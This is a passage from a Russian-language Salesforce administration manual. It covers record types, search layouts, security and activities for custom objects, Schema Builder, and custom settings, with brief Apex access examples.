**!** **Важное замечание:** Преобразование взаимосвязи «Поиск» во взаимосвязь «Основная — подробная» или наоборот может инициировать непригодность текущих настраиваемых отчетов ввиду разных типов стандартных отчетов, доступных для каждого типа взаимосвязи. Рекомендуем тестировать настраиваемые отчеты сразу после преобразования типа взаимосвязи. Восстановление исходного типа взаимосвязи инициирует восстановление отчетов и их пригодности.

СМ. ТАКЖЕ:

- [Общие сведения о взаимосвязях объектов](#)
- [Создание взаимосвязи «Многие ко многим»](#)
- [Взаимосвязи внешних объектов](#)

## Создание типов записей для настраиваемых объектов

Чтобы отображать разные значения раскрывающихся списков и макеты страниц разным пользователям на основе их профилей, создайте типы записей для настраиваемого объекта.

1. В параметрах управления настраиваемого объекта выберите пункт «Типы записей».
2. Нажмите кнопку **«Создать»** в связанном списке «Типы записей».
3. Чтобы скопировать все доступные значения раскрывающегося списка, выберите значение «Основной» в раскрывающемся списке «Текущий тип записи». Чтобы клонировать значения раскрывающегося списка, выберите текущий тип записи.



**Прим.:** Новый тип записи, созданный без применения клонирования, автоматически содержит значения основных стандартных и настраиваемых раскрывающихся списков. При необходимости настройте значения раскрывающихся списков для типа записи.

4. Заполните поле «Метка типа записи».
5. Введите описание.
6. Чтобы активировать тип записи, установите флажок «Активно».
7. Чтобы предоставить соответствующим пользователям доступ к типу записи, установите флажок «Включить для профиля» напротив нужного профиля. Чтобы предоставить доступ всем профилям, установите флажок в строке заголовка.



**Совет:** Если каждому профилю назначается только один тип записи, то выбор типа создаваемой записи недоступен.

8. Чтобы выбрать тип записи в качестве стандартного для пользователей активного профиля, установите флажок «Сделать стандартным». Чтобы выбрать тип записи в качестве стандартного для всех профилей, установите флажок в строке заголовка.
9. Нажмите кнопку **«Далее»**.
10. Чтобы определить макет страницы, который должен отображаться для записей данного типа, выберите параметр макета страницы.
  - Чтобы применить единый макет страницы ко всем профилям, установите флажок «Применить один макет ко всем профилям» и выберите нужный макет страницы из раскрывающегося списка.
  - Чтобы применить разные макеты страниц на основе профилей, установите флажок «Применить отдельные макеты для каждого профиля» и выберите нужный макет страницы для каждого профиля.
11. Чтобы изменить значения стандартных и настраиваемых раскрывающихся списков, доступных для типа записи, нажмите кнопку **«Сохранить»**. Чтобы создать другой тип записи, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типов записей настраиваемых объектов:

- «Настройка приложения»

## Настройка макетов поиска для настраиваемых объектов

Настройте поля настраиваемых объектов, которые должны отображаться пользователям в результатах поиска, диалоговых окнах поиска и основных списках на начальных страницах настраиваемых вкладок. Каждый макет поиска может использовать отдельный набор полей. Параметры применяются ко всем пользователям организации.

Если необходимо, настройте кнопки, которые должны отображаться в настраиваемых списковых представлениях и результатах поиска. Стандартные кнопки спискового представления могут быть скрыты, а настраиваемые кнопки, наоборот, отображены. Стандартные кнопки недоступны в макетах результатов поиска. Чтобы отобразить настраиваемую кнопку, создайте настраиваемую кнопку и заполните поле «Тип отображения» значением «Кнопка списка».

1. Из параметров управления объектом для настраиваемого объекта откройте страницу «Макеты страниц».
2. Щелкните ссылку «**Правка**» рядом с макетом поиска, который требуется изменить.



**Прим.:** Поля, выбранные для основных списков на начальной странице настраиваемой вкладки, также используются как столбцы, отображаемые в стандартном списковом представлении «Все», и стандартные столбцы, отображаемые в любых новых списковых представлениях. Чтобы просмотреть разные столбцы, настройте само списковое представление.

3. Переместите поля между списками «Доступные поля» и «Выбранные поля».
  - Чтобы определить поля, которые должны отображаться в макете, выберите как минимум одно поле и нажмите кнопку «**Добавить**» или «**Удалить**».
  - Чтобы изменить порядок отображения полей в макете, выберите как минимум одно поле в списке «Выбранные поля» и нажмите кнопку «**Вверх**» или «**Вниз**».
  - Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL+щелчок.
  - Чтобы выбрать группу полей, воспользуйтесь комбинацией SHIFT+щелчок.
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настройка макетов поиска](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения макетов поиска для настраиваемых объектов:

- «Настройка приложения»

## Безопасность настраиваемых объектов

Данный раздел содержит рекомендации по использованию совокупности параметров безопасности для универсального определения уровня доступа к настраиваемым объектам.

Задайте безопасность настраиваемых объектов на следующих уровнях:

- **«Вкладка»:** отображение настраиваемой вкладки для соответствующих пользователей на основе профилей.
- **«Объект»:** определение уровня доступа пользователя для создания, чтения, редактирования и удаления записей каждого объекта.
- **«Записи»:** определение стандартной модели общего доступа для всех пользователей. Данный уровень определяет доступ пользователей к чужим записям настраиваемых объектов.
- **«Взаимосвязь»:** определение уровня общего доступа пользователей к основной записи во взаимосвязи «Основная — подробная» для создания, редактирования и удаления связанных записей, являющихся подробными. Данный уровень определяется атрибутом «Настройка общего доступа» для поля взаимосвязи «Основная — подробная» в подробном объекте.
- **«Поля»:** определение уровня доступа пользователей к полям в макете страницы настраиваемого объекта.

Ниже перечислены требования, которые применяются к настраиваемым объектам без взаимосвязи «Основная — подробная».

| Действие              | Обязательные полномочия   |
|-----------------------|---|
| Создание записи       | Полномочие «Создание». Создание записей посредством раскрывающегося списка «Создать...» на боковой панели доступно пользователям только при наличии доступа ко вкладке.         |
| Просмотр записи       | Полномочие «Чтение» и модель общего доступа «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи», если пользователь не является ответственным за запись. |
| Редактирование записи | Полномочие «Редактирование» и модель общего доступа «Общедоступный: для чтения и записи», если пользователь не является ответственным за запись.                                |
| Удаление записи       | Полномочие «Удаление» и ответственность за запись или вышестоящее положение в иерархии ролей.   |

Ниже перечислены требования, которые применяются к настраиваемым объектам, связанным со стандартным или настраиваемым объектом посредством взаимосвязи «Основная — подробная».

| Действие        | Обязательные полномочия  |
|-----------------|--|
| Создание записи | Полномочие «Создание» и доступ на чтение или чтение и запись к связанной основной записи, в зависимости от |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

Вкладки недоступны в версии **Database.com Edition**.

| Действие              | Обязательные полномочия   |
|-----------------------|---|
| Просмотр записи       | <p>значения атрибута «Настройка общего доступа» для поля взаимосвязи «Основная — подробная» в подробном объекте.</p> <p>Полномочие «Чтение» и доступ на чтение к связанной основной записи. Если запись содержит две основные записи во взаимосвязи «многие ко многим», то пользователю должен быть предоставлен доступ для чтения обеих основных записей.</p>  |
| Редактирование записи | <p>Полномочие «Редактирование» и доступ на чтение или чтение и запись к связанной основной записи, в зависимости от значения атрибута «Настройка общего доступа» для поля взаимосвязи «Основная — подробная» в подробном объекте.</p>   |
| Удаление записи       | <p>Полномочие «Удаление» и доступ на чтение или чтение и запись к связанной основной записи, в зависимости от значения атрибута «Настройка общего доступа» для поля взаимосвязи «Основная — подробная» в подробном объекте.</p> <p>Если пользователь удаляет запись, связанную с записями настраиваемого объекта, то все связанные записи настраиваемого объекта удаляются независимо от наличия полномочия на удаление настраиваемого объекта.</p> |

Делегированные администраторы могут управлять почти всеми аспектами указанных настраиваемых объектов, но не могут создавать и изменять взаимосвязи объекта или настраивать единые стандартные параметры общего доступа.

## Примечания по включению действий для настраиваемых объектов

- Включение действий при создании настраиваемого объекта инициирует автоматическое добавление связанных списков действий в стандартный макет страницы. При включении действий после создания настраиваемого объекта связанные списки должны быть добавлены в макет страницы вручную.
- Отключение действий для настраиваемого объекта не инициирует удаление текущих записей действий, но инициирует удаление связанных списков действий со страниц настраиваемого объекта, а также отчетов, содержащих действия и настраиваемый объект.
- Если настраиваемый объект связан с организациями посредством взаимосвязи «Основная—подробная», то действия настраиваемого объекта сводятся к организации и инициируют обновление поля организации «Последнее действие». Если настраиваемый объект связан с другими типами записей, то действия не сводятся.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

- Возможность отправки сообщений эл. почты или создания документов стандартных писем поддерживается действиями для настраиваемых объектов. Сообщение эл. почты должно быть отправлено контакту или интересу.
- Изменение ответственности за запись настраиваемого объекта инициирует назначение всех связанных открытых действий ответственному за новую запись.
- Отслеживание действий не может быть отключено для настраиваемого объекта при наличии любых задач бизнес-правила, связанных с данным настраиваемым объектом, или задач и событий, являющихся дочерними наборами данных настраиваемого объекта в мобильной конфигурации.
- Включение действий для настраиваемого объекта позволяет связывать его записи только с журналом вызовов в приложении Salesforce CRM Call Center.

СМ. ТАКЖЕ:

[Определение настраиваемого объекта](#)

## Управление настраиваемыми объектами и полями посредством конструктора схем

### Общие сведения о конструкторе схем

Конструктор схем — это динамическая среда для просмотра и изменения всех объектов и взаимосвязей в приложении. Данная среда позволяет быстро создавать, внедрять и изменять модель данных (или схему).

Пользователи могут просматривать текущие схемы, а также добавлять новые настраиваемые объекты, настраиваемые поля и взаимосвязи путем обычного перетаскивания. Конструктор схем автоматически применяет внесенные изменения и сохраняет макет схемы при каждом перемещении объекта. Данный алгоритм исключает необходимость перехода между страницами для поиска сведений о взаимосвязи или добавления нового настраиваемого поля в объект схемы.

Конструктор схем позволяет просматривать сведения (например, значения полей, обязательные поля и взаимосвязи объектов) путем отображения взаимосвязей «Поиск» и «Основная — подробная». Пользователи могут просматривать поля и взаимосвязи для стандартных и настраиваемых объектов.

Поддержка конструктора схем включена по умолчанию. Ниже перечислены компоненты, которые могут быть добавлены в схему.

- Настраиваемые объекты
- Взаимосвязи «Поиск»
- Взаимосвязи «Основная — подробная»
- Все настраиваемые поля, кроме: Геолокация

СМ. ТАКЖЕ:

[Работа с конструктором схем](#)

[Типы настраиваемых полей](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: все  
версии.



## Работа с конструктором схем

Чтобы получить доступ к конструктору схем, введите строку «*Конструктор схем*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор схем»**.

Ниже перечислены действия, доступные в конструкторе схем.

- Выберите объект и перетащите его в нужную область холста. Конструктор схем сохраняет макет схемы при каждом перемещении объекта.
- Чтобы выполнить автоматическую сортировку макета объектов схемы, нажмите кнопку **«Автоматет»**.

 **Важное замечание:** Нажатие кнопки **«Автоматет»** является необратимым.

- Нажмите кнопку **«Параметры просмотра»** и выберите нужное действие.
  - **«Отображение имен элементов»** (для отображения системных имен) или **«Отображение меток элементов»** (для отображения текстовых значений)
  - **«Показать взаимосвязи»/«Скрыть взаимосвязи»**
  - **«Показать условные обозначения»/«Скрыть условные обозначения»**
- Вкладка **«Элементы»** позволяет перетаскивать новые настраиваемые объекты и поля на холст.
  - Дополнительную информацию о создании настраиваемого объекта см. в разделе [«Создание объектов в конструкторе схем»](#).
  - Дополнительную информацию о создании настраиваемого поля см. в разделе [«Создание полей в конструкторе схем»](#).
- Вкладка **«Объекты»** позволяет выбирать объекты для отображения на холсте.
  - Чтобы отфильтровать список объектов, выберите нужное значение в раскрывающемся списке на боковой панели.
    - Все объекты
    - Выбранные объекты
    - Стандартные объекты
    - Настраиваемые объекты
    - Системные объекты
  -  **Прим.:** Объекты, созданные вне конструктора схем (например, посредством приложения или API), не отображаются автоматически на холсте. Чтобы разрешить отображение объекта, созданного вне конструктора схем, на холсте, установите соответствующий флажок.
  - Чтобы найти объект, введите имя нужного объекта в поле **«Быстрый поиск...»**.
  - Чтобы найти объект на холсте, наведите указатель мыши на нужный объект в списке объектов и щелкните значок .
- Чтобы просмотреть сведения о взаимосвязи (например, взаимосвязь «Поиск» или «Основная — подробная»), наведите указатель мыши на нужную линию взаимосвязи. Чтобы найти объект на холсте, щелкните имя нужного объекта. Рекомендуем скрывать взаимосвязи в случае долгой загрузки схемы.
- Чтобы просмотреть сведения о поле в новом окне, правой кнопкой мыши щелкните имя или метку нужного элемента и выберите пункт **«Просмотр поля в новом окне»**.

### ВЕРСИИ








Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: все  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра объектов в  
конструкторе схем:

- «Настройка приложения»

- Чтобы изменить свойства настраиваемого поля, щелкните имя или метку нужного элемента и выберите пункт **«Редактировать свойства поля...»**.
- Чтобы управлять полномочиями настраиваемого поля, щелкните имя или метку нужного элемента и выберите пункт **«Управление полномочиями поля»**. Всплывающее диалоговое окно позволяет управлять параметрами доступности и записываемости поля для всех стандартных и настраиваемых профилей. По умолчанию настраиваемые поля доступны внутренним профилям для просмотра и редактирования. Профили, созданные на основе профиля «Пользователь-партнер» или «Менеджер клиентского портала», не считаются внутренними. Поля, которые обычно недоступны для редактирования (например, формулы и поля сводного резюмирования), доступны только для чтения и просмотра.
- Щелкните значок  и выберите нужное действие.
  - **«Скрыть объекты на холсте»**
  - **«Просмотр объекта»** (сведения в новом окне)
  - **«Просмотр макетов страниц»** (сведения в новом окне)
- Чтобы просмотреть все поля объекта, содержащего большое количество полей (например, «Интерес» или «Кампания»), щелкните **«Показать дополнительные поля»**.
- Чтобы увеличить масштаб, щелкните значок . Чтобы уменьшить масштаб, щелкните значок .
-  **Прим.:** Уровень масштабирования не может быть сохранен при закрытии конструктора схем.
- Чтобы свернуть боковую панель, щелкните значок . Чтобы развернуть боковую панель, щелкните значок .
- Карта в нижнем правом углу экрана отображает общий макет объектов на холсте. Щелкните по карте для перемещения по объектам. Чтобы просмотреть увеличенный макет схемы, щелкните холст и сдвиньте указатель мыши в нужное направление.
- Чтобы закрыть конструктор схем и сохранить макет объектов, нажмите кнопку **«Закрыть»**.
-  **Важное замечание:** Количество объектов и полей, используемых схемой, влияет на время загрузки. Чтобы повысить производительность конструктора схем, щелкните **«Скрыть взаимосвязи»**.

СМ. ТАКЖЕ:

[Создание объектов в конструкторе схем](#)

[Создание полей в конструкторе схем](#)

[Поиск по параметрам управления объектами](#)



## Создание объектов в конструкторе схем

Чтобы создать настраиваемый объект в конструкторе схем, выполните указанные ниже действия.

1. Откройте вкладку **«Элементы»**.
2. Щелкните **«Объект»** и перетащите его на холст.
3. Чтобы определить объект, введите соответствующие сведения. Список определений объекта см. в разделе **«Определение настраиваемого объекта в конструкторе схем»** на странице 4479.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Определение настраиваемого объекта в конструкторе схем](#)

## Создание полей в конструкторе схем

Чтобы создать настраиваемое поле в конструкторе схем, выполните указанные ниже действия.

1. Откройте вкладку **«Элементы»**.
2. Щелкните нужное поле и перетащите его в объект на холсте.
3. Заполните поле **«Метка поля»**.

Система Salesforce заполняет поле **«Имя поля»** меткой поля. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.

Убедитесь в уникальности имени и метки настраиваемого поля объекта.

- Если имена или метки стандартного и настраиваемого полей совпадают, то поле слияния содержит значение настраиваемого поля.
- Если имена или метки двух настраиваемых полей совпадают, то поле слияния может содержать непредвиденное значение.

Если при создании метки поля **«Эл. почта»** уже существует стандартное поле **«Эл. почта»**, то поле слияния может не различать имена полей. Чтобы гарантировать уникальность имени настраиваемого поля, рекомендуем дополнить его символами. Например, **«Эл. почта12»**.

4. Заполните поле **«Описание»**.
5. Чтобы указать назначение и функцию настраиваемого поля, заполните поле **«Текст справки»**.
6. Чтобы автоматически вставлять значение настраиваемого поля при создании записи, заполните поле **«Значение по умолчанию»**.
7. В зависимости от выбранного типа настраиваемого поля, укажите остальные атрибуты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых объектов в конструкторе схем:

- **«Настройка приложения»**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания полей в конструкторе схем:

- **«Настройка приложения»**


## 8. Нажмите кнопку **«Сохранить»**.

Любое поле, добавляемое посредством конструктора схем, не подлежит автоматическому добавлению в макет страницы. Чтобы определить область отображения поля, воспользуйтесь редактированием макета страницы.

## Удаление настраиваемых объектов посредством конструктора схем

Конструктор схем позволяет удалять настраиваемые объекты.

При попытке удаления настраиваемого объекта конструктор схем отображает список побочных эффектов. Прежде чем продолжить удаление, убедитесь, что данные побочные эффекты могут быть приняты. См. разделы **«Удаление настраиваемых объектов»** на странице 4451 и **«Управление удаленными настраиваемыми объектами»** на странице 4453.

1. Щелкните значок настраиваемого объекта  ▾.
2. Выберите **«Удалить объект...»**. Побочные эффекты удаления объекта описываются в диалоговом окне. Рекомендуем внимательно просмотреть данную информацию.
3. Чтобы принять условия, установите флажок **«Да, удалить настраиваемый объект»**.
4. Нажмите кнопку **«Удалить»**.

## Удаление настраиваемых полей посредством конструктора схем

Конструктор схем позволяет удалять настраиваемые поля.

При попытке удаления настраиваемого поля конструктор схем отображает список побочных эффектов. Прежде чем продолжить удаление, убедитесь, что данные побочные эффекты могут быть приняты.

1. Правой кнопкой мыши щелкните нужное настраиваемое поле.
2. Выберите **«Удалить поле...»**. Побочные эффекты удаления настраиваемого поля описываются в диалоговом окне. Рекомендуем внимательно просмотреть данную информацию.
3. Чтобы принять условия, установите флажок **«Да, удалить настраиваемое поле»**.
4. Нажмите кнопку **«Удалить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления настраиваемых объектов в конструкторе схем:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления настраиваемых полей в конструкторе схем:

- «Настройка приложения»

## Определение настраиваемого объекта в конструкторе схем

| Поле                        | Описание   |
|-----------------------------|--|
| Метка                       | Имя, используемое для обозначения объекта на всех страницах пользовательского интерфейса.  |
| Метка множественного числа  | Имя объекта во множественном числе. Данное имя используется на вкладке, созданной для объекта.   |
| Начинается с гласного звука | При необходимости укажите, следует ли использовать артикль, заканчивающийся на согласную букву, перед меткой.  |
| Имя объекта                 | Уникальное имя, позволяющее ссылаться на объект при использовании API. Данное уникальное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Поле «Имя объекта» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. |
| Описание                    | Дополнительное описание объекта.   |
| Имя записи                  | Имя, используемое в макетах страниц, списковых представлениях, связанных списках и результатах поиска.   |
| Тип данных                  | Тип поля (текст или автонумерация) для имени записи. Записи, которым вместо имени присваивается уникальный код, используют поля автонумерации. Автонумерация — это уникальное число, которое назначается автоматически. Данное поле всегда доступно только для чтения.   |
| Разрешить отчеты            | <p>Чтобы разрешить составление отчетов по данным, доступным в записях настраиваемого объекта, установите данный флажок.</p> <p>Чтобы создать отчеты по настраиваемым объектам, выберите категорию типа отчета «Другие отчеты», если настраиваемый</p>  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

| Поле                             | Описание  |
|----------------------------------|---|
| Разрешить действия               | <p>Объект не связан со стандартным объектом. Если настраиваемый и стандартный объекты связаны посредством взаимосвязи «Основная — подробная» или «Поиск», выберите стандартный объект для категории типа отчета.</p>  |
| Отслеживать журнал поля          | <p>Чтобы разрешить организациям отслеживание изменений полей в записях настраиваемого объекта (например, автора изменения, время изменения, а также значения поля до и после изменения), установите данный флажок. Данные журнала доступны для составления отчетов, поэтому при наличии данного флажка пользователи могут быстро создавать отчеты по контрольным журналам.</p>  |
| Включить подразделения           | <p>Если организация использует подразделения, установите данный флажок, чтобы включить поддержку подразделений для настраиваемых объектов. Группировка записей по подразделениям позволяет упростить результаты поиска, списковые представления, отчеты и другие области Salesforce. Salesforce добавляет поле «Подразделение» в настраиваемый объект. Если настраиваемый объект является основным во взаимосвязи «Основной — подробный», в настраиваемых объектах на стороне подробных также создается поле «Подразделение», значение которого наследуется от основной записи.</p> |
| Доступно для клиентского портала | <p>Установите данный флажок, чтобы разрешить отображение настраиваемого объекта на клиентском портале Salesforce.</p>   |
| Префикс пространства имен        | <p>Префикс пространства имен — это идентификатор, содержащий не более 15 символов и отличающийся пакет и его содержимое от пакетов других разработчиков AppExchange. Префиксы пространства имен не чувствительны к регистру. Например, префиксы ABC и abc считаются одинаковыми. Префикс пространства имен должен быть глобально уникальным во всех организациях Salesforce. Префикс пространства имен позволяет контролировать управляемый пакет только соответствующему пользователю.</p>   |
| Статус развертывания             | <p>Данное поле определяет доступность настраиваемого объекта другим пользователям.</p>  |

| Поле                              | Описание  |
|-----------------------------------|---|
| Добавить примечания и вложения... | <p>Данное поле позволяет пользователям прикреплять примечания и вложения к записям настраиваемого объекта.</p> <p>Данный параметр доступен только при создании объекта.</p> |


## Создание уникальных наборов данных

### Настраиваемые параметры

Настраиваемые параметры можно использовать для создания настраиваемых наборов данных или создания и связи настраиваемых данных организации, профиля или пользователя.

Настраиваемые параметры аналогичны настраиваемым объектам и позволяют настраивать данные организации. В отличие от настраиваемых объектов, на основе которых можно создавать записи, настраиваемые параметры позволяют использовать настраиваемые наборы данных организации или фильтровать пользователей или профили на основе настраиваемых критериев.

Данные настраиваемых параметров хранятся в кэше приложения, который доступен пользователям без отправки повторяющихся запросов в базу данных. Эти данные могут использоваться полями формулы, правилами проверки, потоками, кодом Apex и интерфейсом SOAP API.

 **Прим.:** Вместо настраиваемых параметров списка рекомендуется использовать **типы настраиваемых метаданных** на странице 5816. В отличие от настраиваемых параметров списка записи типов настраиваемых метаданных можно переносить посредством пакетов или средств Metadata API.

Существует два типа настраиваемых параметров:

#### Настраиваемые параметры списка

Тип настраиваемого параметра, предоставляющий многозначный набор статических данных, которые могут быть доступны в организации. Отдельный набор данных, используемый в приложении чаще остальных, может быть добавлен в настраиваемый параметр списка с целью предоставления более удобного доступа. Данные в параметрах списка одинаковы для профиля и пользователя, а также доступны для всей организации. Примеры данных списка: двухзначные аббревиатуры штатов, префиксы набора международных номеров и номера каталогов для продуктов. Кэширование данных обеспечивает быстрый и эффективный доступ, который не требует использования запросов SOQL, учитываемых контролирующими ограничениями.

#### Настраиваемые параметры иерархии

Тип настраиваемого параметра, использующий встроенную иерархическую логику, которая позволяет персонализировать параметры для отдельных профилей или пользователей. Иерархическая логика проверяет параметры организации, профиля и пользователя для текущего пользователя и возвращает самое определенное или минимальное значение. Параметры организации в иерархии переопределяются параметрами профиля, которые, в свою очередь, переопределяются параметрами пользователя.

Ниже приведены примеры использования настраиваемых параметров.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:


- «Настройка приложения»

- Приложение для отслеживания доставок, требующее ввода кодов стран для международных доставок. Создание параметра списка для всех кодов стран предоставляет пользователям быстрый доступ к данным без отправки запроса в базу данных.
- Приложение для расчета и отслеживания компенсаций, выплачиваемых торговым представителям, определяющее комиссионный процент на основе трудового стажа. Создание параметра иерархии позволяет администратору связывать разные комиссионные проценты для каждого профиля, используемого в торговой организации. В приложении: одно поле формулы может использоваться для точного расчета компенсаций всех пользователей, а персонализированный параметр на уровне профиля — для вставки правильного комиссионного процента.
- Приложение, отображающее карту с адресами организации, оптимальный маршрут и транспортную загруженность. Данная информация может быть полезна торговым представителям, а менеджеры по работе с клиентами могут интересоваться только адресами организации. Создание параметра иерархии с настраиваемыми полями кнопки-флажка для маршрута и транспортной загруженности позволяет отображать данную информацию только торговым представителям.

Чтобы создать и использовать настраиваемые параметры, выполните указанные ниже действия.

1. [Создайте настраиваемый параметр.](#)
2. [Добавьте поля в настраиваемый параметр.](#)
3. [Добавьте данные и выберите уровень доступа для данных настраиваемого параметра.](#)
4. [Добавьте ссылку на данные настраиваемого параметра](#) в приложение с помощью полей формулы, правил проверки, кода Apex или SOAP API.

Кроме того, настраиваемый параметр может быть добавлен в пакет. Доступность настраиваемого параметра в пакете определяется параметром «Доступность».

 **Прим.:** Пакеты дополняются только определениями настраиваемых параметров, а не данными. Чтобы добавить данные, рекомендуем задать значения настраиваемых параметров с помощью стандартного сценария Apex или API, выполненного организацией-подписчиком после установки пакета.

СМ. ТАКЖЕ:

[Просмотр настраиваемых параметров](#)

[Ограничения и рекомендации по использованию настраиваемых параметров](#)

## Доступ к настраиваемым параметрам

Настраиваемые параметры доступны в полях формулы, правилах проверки, коде Apex и SOAP API. Ниже приведены некоторые примеры сегментов кода.

### Поля формулы

В отличие от настраиваемых параметров иерархии, настраиваемые параметры списка не поддерживают поля формулы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

### Apex

Код Apex может использовать оба типа настраиваемых параметров.



**Прим.:** Если поле настраиваемого параметра «**Конфиденциальность**» содержит значение «Защищенный», а сам настраиваемый параметр используется управляемым пакетом, то организация подписчика не может редактировать или просматривать его значения посредством Apex.

### Примеры настраиваемых параметров списка

При добавлении данных в настраиваемый параметр каждому набору данных должно быть назначено имя. Имена позволяют пользователям различать наборы данных. Пример ниже возвращает соотношение данных настраиваемых параметров. Метод `getAll` возвращает значения для всех настраиваемых полей, связанных с параметром списка.

```
Map<String, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

Пример ниже использует метод `getValues` для возврата всех значений полей, связанных с определенным набором данных. Данный метод может использоваться настраиваемыми параметрами списка и иерархии, использующими разные параметры.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

### Примеры настраиваемых параметров иерархии

Пример ниже использует метод `getOrgDefaults` для возврата значений набора данных на уровне организации.


```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

Пример ниже использует метод `getInstance` для возврата значений набора данных на уровне выбранного профиля. Кроме того, метод `getInstance` может использоваться с кодом пользователя.


```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

### SOAP API

Настраиваемые параметры, поле «**Конфиденциальность**» которых содержит значение «Общедоступный», используются интерфейсом API также, как настраиваемые объекты.

 **Прим.:** Если поле «**Конфиденциальность**» содержит значение «Защищенный», а сам настраиваемый параметр используется управляемым пакетом, то API не может использоваться организацией разработчика или подписчика для доступа к данному настраиваемому параметру.

Чтобы отправить запрос или выполнить операцию по настройке полномочий профиля, воспользуйтесь любым инструментом, поддерживающим API-доступ.

 **Прим.:** Данные настраиваемых параметров также доступны посредством запроса SOQL; однако данный метод не использует кэш приложения, так как аналогичен запросу на настраиваемый объект.

СМ. ТАКЖЕ:



[Настраиваемые параметры](#)



## Определение настраиваемых параметров


Чтобы создать или изменить настраиваемый параметр, выполните указанные ниже действия.

1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые параметры**».
2. Чтобы создать настраиваемый параметр, нажмите кнопку «**Создать**». Чтобы изменить настраиваемый параметр, щелкните ссылку «**Правка**» напротив имени нужного настраиваемого параметра или кнопку «**Правка**» на странице сведений о настраиваемом параметре.

 **Прим.:** Значок  указывает на использование настраиваемого параметра в установленном управляемом пакете. Настраиваемый параметр, установленный из управляемого пакета, не может быть изменен или удален.

3. Заполните указанные ниже поля.


- «Метка»: ввод метки, отображаемой в приложении.
- «Имя объекта»: ввод имени, используемого для обращения к настраиваемому параметру в полях формулы, правилах проверки, коде Apex или SOAP API.

 **Прим.:** При заполнении поля «Имя объекта» компания Salesforce рекомендует использовать код ASCII. Длина имени не может превышать 38 символов ASCII. При использовании двухбайтовой кодировки символов существуют дополнительные ограничения по их количеству.

- «Тип параметра»: выбор типа настраиваемого параметра («Список» или «Иерархия»). Тип «Список» определяет данные на уровне приложения (например, коды стран или аббревиатуры штатов). Тип «Иерархия» определяет личные параметры, которые могут быть переопределены на нижних уровнях иерархии (например, стандартные значения полей).

 **Важное замечание:** Данное значение не может быть изменено после сохранения настраиваемого параметра.

- «Доступность»: выбор уровня доступности («Защищенный» или «Общедоступный»).
